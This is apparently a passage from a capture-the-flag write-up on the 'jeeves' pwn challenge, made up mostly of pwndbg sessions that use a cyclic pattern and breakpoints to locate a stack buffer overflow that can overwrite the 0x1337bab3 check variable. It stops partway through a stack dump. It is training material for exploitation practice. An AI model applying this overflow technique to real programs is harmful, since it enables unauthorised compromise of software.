   0x0000000000001277 <+142>:   mov    eax,0x0
   0x000000000000127c <+147>:   call   0x10c0 <read@plt>
   0x0000000000001281 <+152>:   mov    rax,QWORD PTR [rbp-0x10]
   0x0000000000001285 <+156>:   mov    rsi,rax
   0x0000000000001288 <+159>:   lea    rdi,[rip+0xdd1]        # 0x2060
   0x000000000000128f <+166>:   mov    eax,0x0
   0x0000000000001294 <+171>:   call   0x10a0 <printf@plt>
   0x0000000000001299 <+176>:   mov    eax,DWORD PTR [rbp-0x14]
   0x000000000000129c <+179>:   mov    edi,eax
   0x000000000000129e <+181>:   mov    eax,0x0
   0x00000000000012a3 <+186>:   call   0x10b0 <close@plt>
   0x00000000000012a8 <+191>:   mov    eax,0x0
   0x00000000000012ad <+196>:   leave
   0x00000000000012ae <+197>:   ret
End of assembler dump.
```

the important base here is the comparison , [rbp-0x10] should set to 0x1337bab3

letdo a cyclic pattern




```
pwndbg> cyclic 100
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
pwndbg> run
Starting program: /Documents/htb/challenge/pwn/jeeves/jeeves
ERROR: Could not find ELF base!
Hello, good sir!
May I have your name? aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
Hello aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa, hope you have a good day!

Program received signal SIGSEGV, Segmentation fault.
0x00005555555552ae in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────────────────────────────────────────────────[ REGISTERS ]──────────────────────────────────
 RAX  0x0
 RBX  0x0
 RCX  0x0
 RDX  0x0
 RDI  0x7ffff7fad670 (_IO_stdfile_1_lock) ◂— 0x0
 RSI  0x5555555592a0 ◂— 'Hello aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa, hope you have a good day!\n'
 R8   0xffffffff
 R9   0x86
 R10  0x7fffffffdf50 ◂— 'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
 R11  0x246
 R12  0x555555555100 (_start) ◂— endbr64
 R13  0x0
 R14  0x0
 R15  0x0
 RBP  0x6161617261616171 ('qaaaraaa')
 RSP  0x7fffffffdf98 ◂— 'saaataaauaaavaaawaaaxaaayaaa'
 RIP  0x5555555552ae (main+197) ◂— ret
──────────────────────────────────────────────────────────────────────────────[ DISASM ]────────────────────────────────────
 ► 0x5555555552ae <main+197>    ret    <0x6161617461616173>
```



```
─────────────────────────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────
00:0000│ rsp 0x7fffffffdf98 ◂— 'saaataaauaaavaaawaaaxaaayaaa'
01:0008│     0x7fffffffdfa0 ◂— 'uaaavaaawaaaxaaayaaa'
02:0010│     0x7fffffffdfa8 ◂— 'waaaxaaayaaa'
03:0018│     0x7fffffffdfb0 ◂— 0x550061616179 /* 'yaaa' */
04:0020│     0x7fffffffdfb8 —▸ 0x7ffff7e127cf (init_cacheinfo+287) ◂— mov    rbp, rax
05:0028│     0x7fffffffdfc0 ◂— 0x0
06:0030│     0x7fffffffdfc8 ◂— 0x74576b645daeb367
07:0038│     0x7fffffffdfd0 —▸ 0x555555555100 (_start) ◂— endbr64
───────────────────────────────────────────────────────────────────────────────[ BACKTRACE ]────────────────────────────────
 ► f 0   0x5555555552ae main+197
   f 1 0x6161617461616173
   f 2 0x6161617661616175
   f 3 0x6161617861616177
   f 4   0x550061616179
   f 5   0x7ffff7e127cf init_cacheinfo+287
   f 6           0x0
```


bcz it 64 we dont see our string in the rip , but we can see the first value on the stack rsp




```
pwndbg> cyclic -l saaa
72
```

72 bytes before we get to overwrite this instruction pointer , we doent look to overwrite the instruction pointer this time ,we're looking to overwrite a variable.

let's set a breakpoint at the comparaison instruction




```
pwndbg> b *0x0000555555555236
Breakpoint 1 at 0x555555555236
pwndbg> run
Starting program: /Documents/htb/challenge/pwn/jeeves/jeeves
Hello, good sir!
May I have your name? saad
Hello saad, hope you have a good day!
```




```
Breakpoint 1, 0x0000555555555236 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────────────────────────────────[ REGISTERS ]──────
 RAX  0x26
 RBX  0x0
 RCX  0x0
 RDX  0x0
 RDI  0x7ffff7fad670 (_IO_stdfile_1_lock) ← 0x0
 RSI  0x5555555592a0 ← 'Hello saad, hope you have a good day!\n'
 R8   0xffffffff
 R9   0x26
 R10  0x7fffffffdf50 ← 0x7f0064616173 /* 'saad' */
 R11  0x246
 R12  0x555555555100 (_start) ← endbr64
 R13  0x0
 R14  0x0
 R15  0x0
 RBP  0x7fffffffdf90 → 0x5555555552b0 (__libc_csu_init) ← endbr64
 RSP  0x7fffffffdf50 ← 0x7f0064616173 /* 'saad' */
 RIP  0x555555555236 (main+77) ← cmp    dword ptr [rbp - 4], 0x1337bab3
──────────────────────────────────────────────────────────────[ DISASM ]──────
 ► 0x555555555236 <main+77>             cmp    dword ptr [rbp - 4], 0x1337bab3
   0x55555555523d <main+84>             jne    main+191 <main+191>
    ↓
   0x5555555552a8 <main+191>            mov    eax, 0
   0x5555555552ad <main+196>            leave
   0x5555555552ae <main+197>            ret
    ↓
   0x7ffff7e12d0a <__libc_start_main+234>    mov    edi, eax
   0x7ffff7e12d0c <__libc_start_main+236>    call   exit <exit>

   0x7ffff7e12d11 <__libc_start_main+241>    mov    rax, qword ptr [rsp]
   0x7ffff7e12d15 <__libc_start_main+245>    lea    rdi, [rip + 0x162d0c]
   0x7ffff7e12d1c <__libc_start_main+252>    mov    rsi, qword ptr [rax]
   0x7ffff7e12d1f <__libc_start_main+255>    xor    eax, eax
───────────────────────────────────────────────────────────────[ STACK ]──────
00:0000│ r10 rsp 0x7fffffffdf50 ← 0x7f0064616173 /* 'saad' */
01:0008│         0x7fffffffdf58 → 0x5555555552fd (__libc_csu_init+77) ← add    rbx, 1
02:0010│         0x7fffffffdf60 ← 0x0
03:0018│         0x7fffffffdf68 ← 0x0
04:0020│         0x7fffffffdf70 → 0x5555555552b0 (__libc_csu_init) ← endbr64
05:0028│         0x7fffffffdf78 → 0x555555555100 (_start) ← endbr64
06:0030│         0x7fffffffdf80 → 0x7fffffffe080 ← 0x1
07:0038│         0x7fffffffdf88 ← 0xdeadc0d300000000
─────────────────────────────────────────────────────────────[ BACKTRACE ]──────
 ► f 0   0x555555555236 main+77
   f 1   0x7ffff7e12d0a __libc_start_main+234
```


we can see that the current instruction that's about to be executed in this comparaison what is in [rbp - 4] to 0x1337bab3



```
pwndbg> x/x $rbp-4
0x7fffffffdf8c: 0xdeadc0d3
```




```
pwndbg> set $rbp-4 = 0x1337bab3
```




```
pwndbg> x/x $rbp-4
0x1337baaf:     Cannot access memory at address 0x1337baaf
```

the problem here is 0xdeadc0d3 is not in $rbp-4 but is in the pointer 0x7fffffffdf8c


let's run it again



```
pwndbg> run
Starting program: /Documents/htb/challenge/pwn/jeeves/jeeves
Hello, good sir!
May I have your name? saad
Hello saad, hope you have a good day!
```




```
pwndbg> set *0x7fffffffdf8c = 0x1337bab3
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
───────────────────────────────────────────────────[ REGISTERS ]───────────────────────────────────
 RAX  0x26
 RBX  0x0
 RCX  0x0
 RDX  0x0
 RDI  0x7ffff7fad670 (_IO_stdfile_1_lock) ◂— 0x0
 RSI  0x5555555592a0 ◂— 'Hello saad, hope you have a good day!\n'
 R8   0xffffffff
 R9   0x26
 R10  0x7fffffffdf50 ◂— 0x7f0064616173 /* 'saad' */
 R11  0x246
 R12  0x555555555100 (_start) ◂— endbr64
 R13  0x0
 R14  0x0
 R15  0x0
 RBP  0x7fffffffdf90 —▸ 0x5555555552b0 (__libc_csu_init) ◂— endbr64
 RSP  0x7fffffffdf50 ◂— 0x7f0064616173 /* 'saad' */
 RIP  0x555555555236 (main+77) ◂— cmp    dword ptr [rbp - 4], 0x1337bab3
─────────────────────────────────────────────────────[ DISASM ]────────────────────────────────────
 ► 0x555555555236 <main+77>     cmp    dword ptr [rbp - 4], 0x1337bab3
   0x55555555523d <main+84>     jne    main+191 <main+191>

   0x55555555523f <main+86>     mov    edi, 0x100
   0x555555555244 <main+91>     call   malloc@plt <malloc@plt>

   0x555555555249 <main+96>     mov    qword ptr [rbp - 0x10], rax
   0x55555555524d <main+100>    mov    esi, 0
   0x555555555252 <main+105>    lea    rdi, [rip + 0xdfc]
   0x555555555259 <main+112>    mov    eax, 0
   0x55555555525e <main+117>    call   open@plt <open@plt>

   0x555555555263 <main+122>    mov    dword ptr [rbp - 0x14], eax
   0x555555555266 <main+125>    mov    rcx, qword ptr [rbp - 0x10]
──────────────────────────────────────────────────────[ STACK ]────────────────────────────────────
00:0000│ r10 rsp 0x7fffffffdf50 ◂— 0x7f0064616173 /* 'saad' */
01:0008│         0x7fffffffdf58 —▸ 0x5555555552fd (__libc_csu_init+77) ◂— add    rbx, 1
02:0010│         0x7fffffffdf60 ◂— 0x0
03:0018│         0x7fffffffdf68 ◂— 0x0
04:0020│         0x7fffffffdf70 —▸ 0x5555555552b0 (__libc_csu_init) ◂— endbr64
05:0028│         0x7fffffffdf78 —▸ 0x555555555100 (_start) ◂— endbr64
06:0030│         0x7fffffffdf80 —▸ 0x7fffffffe080 ◂— 0x1
07:0038│         0x7fffffffdf88 ◂— 0x1337bab300000000
────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────
 ► f 0   0x555555555236 main+77
   f 1   0x7ffff7e12d0a __libc_start_main+234
```



```
pwndbg> x/x $rbp-4
0x7fffffffdf8c: 0x1337bab3
```


if we hit continue, we got the fake flag , let's apply this to the server




```
pwndbg> c
Continuing.
Pleased to make your acquaintance. Here's a small gift: flag{just_test}

[Inferior 1 (process 16056) exited normally]
```

the issue in the server we dont have gdb , and we cant manually change the address , we need to find the offset of 60.

with the break point still in its pplace lets generate a cyclic pattern of 100 again




```
pwndbg> cyclic 100
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
pwndbg> run
Starting program: /Documents/htb/challenge/pwn/jeeves/jeeves
Hello, good sir!
May I have your name? aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
Hello aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa, hope you have a good day!

Breakpoint 1, 0x0000555555555236 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────[ REGISTERS ]──────────────────────────────────────────────
 RAX  0x86
 RBX  0x0
 RCX  0x0
 RDX  0x0
 RDI  0x7ffff7fad670 (_IO_stdfile_1_lock) ◂— 0x0
 RSI  0x5555555592a0 ◂— 'Hello aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa, hope you have a good day!\n'
 R8   0xffffffff
 R9   0x86
 R10  0x7fffffffdf50 ◂— 'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
 R11  0x246
 R12  0x555555555100 (_start) ◂— endbr64
 R13  0x0
 R14  0x0
 R15  0x0
 RBP  0x7fffffffdf90 ◂— 'qaaaraaasaaataaauaaavaaawaaaxaaayaaa'
 RSP  0x7fffffffdf50 ◂— 'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
 RIP  0x555555555236 (main+77) ◂— cmp    dword ptr [rbp - 4], 0x1337bab3
───────────────────────────────────────────────[ DISASM ]────────────────────────────────────────────────
 ► 0x555555555236 <main+77>             cmp    dword ptr [rbp - 4], 0x1337bab3
   0x55555555523d <main+84>             jne    main+191 <main+191>
    ↓
   0x5555555552a8 <main+191>            mov    eax, 0
   0x5555555552ad <main+196>            leave
   0x5555555552ae <main+197>            ret

   0x5555555552af                       nop
   0x5555555552b0 <__libc_csu_init>     endbr64
   0x5555555552b4 <__libc_csu_init+4>   push   r15
   0x5555555552b6 <__libc_csu_init+6>   lea    r15, [rip + 0x2ad3] <0x555555557d90>
   0x5555555552bd <__libc_csu_init+13>  push   r14
   0x5555555552bf <__libc_csu_init+15>  mov    r14, rdx
```




```
───────────────────────────────────────────────[ STACK ]─────────────────────────────────────────────────
